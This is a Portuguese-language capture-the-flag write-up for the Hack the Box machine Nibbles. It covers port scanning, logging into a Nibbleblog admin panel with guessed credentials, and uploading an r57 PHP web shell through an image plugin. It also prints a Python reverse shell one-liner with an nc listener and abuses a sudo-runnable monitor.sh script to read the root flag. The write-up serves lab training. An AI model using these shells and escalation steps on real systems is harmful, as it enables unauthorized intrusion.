
WriteUP Machine Nibbles

Hack the Box

@L0s3rr

 Em primeiro lugar, como se trata de uma máquina, devemos rodar um nmap para verificar as portas abertas, o comando a ser utilizado será o seguinte:


Porém neste caso eu preferi usar a ferramenta Sparta, ela faz a mesma coisa só que em modo gráfico:




 Sendo assim irá verificar que contém uma porta de serviço HTTP, próximo passo é acessar então este serviço HTTP, quando acessamos irá aparecer uma página simples escrito Hello World, mas se exibimos a página fonte do site irá aparecer o seguinte <!-- /nibbleblog/ directory. Nothing interesting here! -!>:



 Engraçado né rsrsrs, então colocamos este /nibbleblog da seguinte maneira 10.10.10.75/nibbleblog/;



• Irá aparecer um estilo de um blog bem simples, como trata-se de um blog, existe o painel administrativo, se tentamos então http://10.10.10.75/nibbleblog/admin.php irá aparecer o painel administrativo do site:




 Uma dica que irá ajudar muito vocês em challs de machines no Hack the Box é que o nome da máquina nunca está por acaso, grande parte das pessoas tentaram bruteforce neste painel administrativo para conseguir

acesso, porém como citei a pouco, o nome da máquina não está ali por acaso!!


• Se tentarmos então como username=admin e password=nibbles verás que conseguimos acesso ao painel.

 Quando acessamos então o painel administrativo, será visto umonte de telas bem interessantes:



 Deste jeito, o que poderíamos tentar então é rodar um sppider no site para achar possíveis diretórios ocultos, porém, se vamos navegando pelo painel chegamos a um ponto que existe um plugin chamado My image, o mesmo está lá para realizar um upload de fotos, mas nada nos impede então de fazermos um upload de uma shell, link para acessá-la:


http://10.10.10.75/nibbleblog/admin.php? controller=plugins&action=config&plugin=my_image



ste modo, o que poderíamos então e fazer um upload de uma shell e tentar acessá-la, quando jogamos o upload da shell o site irá retornar um erro, porém a shell continuará lá e para acessá-la entraremos no seguinte diretório:


De

10.10.10.75/nibbleblog/content/private/plugins/my_image/





• Eu estarei usando a shell r57, bastante utilizada por sinal.... No meu caso a minha shell ficou com o nome image.php. Abrindo a shell irá abrir meio que um terminal, então o que devemos fazer é mudar o diretório que estamos para /home




 Iremos ver que existe o usuário nibbler, então mudamos novamente para /home/nibller

- Deste modo, já iremos conseguir ver a flag do user com o comando cat user.txt
- Para melhorar nossa comunicação com o serviror, estarei utilizando um código feito em python para que conectamos em nosso terminal local a máquina alvo, segue o comando:


python3.5 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,sock et.SOCK_STREAM);s.connect(("SEUIPVPN",1234));os.d up2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

• Quando jogamos isso via comando na shell, devemos deixar a porta 1234 escutando, com o seguinte comando:

nc -lvvp 1234



• Quando jogamos o código citado acima irá abrir uma conexão com a máquina alvo, conforme abaixo:



 Conseguindo o user, vemos que contem um diretório bem curioso dentro do /home/nibller, então vamos acessá-lo e ver o que contem dentro, desta maneira:

cd /home/nibller/personal/stuff

 Dentro do mesmo, contem um arquivo .sh com o nome monitor.sh e se abrirmos o mesmo, contém informações bem importantes, se verificarmos , dentro deste arquivo monitor.sh existe uma linha que ele pega o contéudo do /tmp/scriptname, então o que devemos fazer é criar este arquivo /tmp/scriptname e dentro dele colocar o que queremos para pegar a flag do root, que seria então rodar este comando:

echo "cat/root/root.txt > ~/peguei" > /tmp/scriptname

Sendo assim o comando a ser usado deve ser:

sudo -u root ./monitor.sh

```
Terminal - root@l0s3r: ~
Arquivo Editar Ver Terminal Abas Ajuda
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /h
ome/nibbler
<ml/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler</pre>
nibbler@Nibbles:/home/nibbler$ ls
LinEnum.sh
personal
.
personal.zip
user.txt
nibbler@Nibbles:/home/nibbler$ cd personal
cd personal
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "cat /root/root.txt > ~/pegue
i" > /tmp/scriptname
<er/personal/stuff$ echo "cat /root/root.txt > ~/peguei" > /tmp/scriptname
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root ./monitor.sh
sudo -u root ./monitor.sh
```

 Quando rodamos este comando, ele abre uma shell como se fosse outro prompt de comando, e depois executamos novamente o mesmo comando sudo -u root ./monitor.sh porém agora com o parâmetro i no final, este parâmetro i, é um parâmetro que o próprio .sh precisa para ser executado

sudo -u root ./monitor.sh i

Quando finalizar o comando, terás a flag do root.